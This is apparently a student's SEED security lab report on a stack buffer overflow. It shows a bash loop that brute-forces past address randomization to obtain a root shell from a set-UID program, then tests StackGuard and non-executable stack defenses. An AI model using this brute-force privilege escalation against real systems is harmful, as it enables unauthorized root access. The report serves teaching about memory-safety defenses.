We enable address randomization for both stack and heap by setting the value to 2. On running the stack set-UID program from task 2, we get a segmentation fault as shown below:

The screenshot shows a terminal window titled "Terminal" with the following command history:

```
seed@Ankittha_PES1201801491:~/lab3$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
seed@Ankittha_PES1201801491:~/lab3$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 23 12:39 stack
seed@Ankittha_PES1201801491:~/lab3$ ./stack
Segmentation fault
seed@Ankittha_PES1201801491:~/lab3$
```

The below shell script infinite.sh uses brute force by running the vulnerable program in a loop. This is basically done to hit the same address as the one we put in the badfile. The output shows the time taken and the number of times it has run the stack program.

The screenshot shows a terminal window titled "GNU nano 2.5.3" with the file "infinite.sh" open. The script content is:

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
./stack
```

The output shows the time taken and the attempts taken to perform this attack with Address Randomization and Brute-Force Approach. It leads to a successful buffer overflow attack:

```
Terminal ./infinite.sh: line 13: 26384 Segmentation fault      ./stack
The program has been running 40077 times so far.   0 minutes and 49 seconds elapsed.
./infinite.sh: line 13: 26385 Segmentation fault      ./stack
The program has been running 40078 times so far.   0 minutes and 49 seconds elapsed.
./infinite.sh: line 13: 26386 Segmentation fault      ./stack
The program has been running 40079 times so far.   0 minutes and 49 seconds elapsed.
./infinite.sh: line 13: 26387 Segmentation fault      ./stack
The program has been running 40080 times so far.   0 minutes and 49 seconds elapsed.
./infinite.sh: line 13: 26388 Segmentation fault      ./stack
The program has been running 40081 times so far.   0 minutes and 49 seconds elapsed.
./infinite.sh: line 13: 26389 Segmentation fault      ./stack
The program has been running 40082 times so far.   0 minutes and 49 seconds elapsed.
./infinite.sh: line 13: 26390 Segmentation fault      ./stack
The program has been running 40083 times so far.   0 minutes and 49 seconds elapsed.
./infinite.sh: line 13: 26391 Segmentation fault      ./stack
The program has been running 40084 times so far.   0 minutes and 49 seconds elapsed.
./infinite.sh: line 13: 26392 Segmentation fault      ./stack
The program has been running 40085 times so far.   0 minutes and 49 seconds elapsed.
./infinite.sh: line 13: 26393 Segmentation fault      ./stack
The program has been running 40086 times so far.   0 minutes and 49 seconds elapsed.
# ls
badfile      call_shellcode.c  dash_shell_test.c  exploit.c    peda-session-stack_gdb.txt  realuid.c  stack.c
call_shellcode  dash_shell_test  exploit           infinite.sh  realuid                  stack       stack_gdb
# id
# uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

When Address Space Layout Randomization countermeasure is on, then the stack frame's starting point is always randomized and different. So, we can't correctly find the starting point or the offset to perform the overflow. The only option left is to try as many numbers of time as possible, unless we hit the address that we specify in our vulnerable code. On running the brute force program, the program ran until it hit the address that allowed the shell program to run. As seen, we get the root terminal (as it is a SET-UID root program), indicated by #.

### Task 6: Turn on the StackGuard Protection


First, we disable the address randomization countermeasure. Then we compile the program 'stack.c' with StackGuard Protection (by not providing -fno-stack-protector) and executable stack (by providing -z execstack). Then we convert this compiled program into a SET-UID root program.

```
root@Ankitha_PES1201801491:/home/seed/lab3$ sudo su
root@Ankitha_PES1201801491:~/home/seed/lab3# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@Ankitha_PES1201801491:~/home/seed/lab3# gcc stack.c -o stack -z execstack
root@Ankitha_PES1201801491:~/home/seed/lab3# chmod 4755 stack
root@Ankitha_PES1201801491:~/home/seed/lab3# exit
exit
root@Ankitha_PES1201801491:~/lab3$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
root@Ankitha_PES1201801491:~/lab3$
```

On running the vulnerable stack program we see that the buffer overflow attempt fails because of the above error, and the process is aborted. This proves that with StackGuard Protection mechanism, Buffer Overflow attack can be detected and prevented.

## Task 7: Turn on the Non-executable Stack Protection

First, we disable the address randomization countermeasure. We then compile the program with StackGuard Protection off (due to -fno-stack-protector) and nonexecutabe stack (by adding -z noexecstack). Then we make this program a SET-UID root program. On running this compiled program, we get the error of segmentation fault. This shows that the buffer overflow attack did not succeed, and the program crashed.



```
root@Ankitha_PES1201801491:/home/seed/lab3$ sudo su
root@Ankitha_PES1201801491:/home/seed/lab3# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@Ankitha_PES1201801491:/home/seed/lab3# gcc -o stack -fno-stack-protector -z noexecstack stack.c
root@Ankitha_PES1201801491:/home/seed/lab3# chmod 4755 stack
root@Ankitha_PES1201801491:/home/seed/lab3# exit
exit
seed@Ankitha_PES1201801491:~/lab3$ ./stack
Segmentation fault
seed@Ankitha_PES1201801491:~/lab3$
```

In the case of a non executable stack, a program would function normally but we are not able to run the malicious code which will be considered as read-only data rather than executable code. Therefore, the attack failed because of the stack being non executable.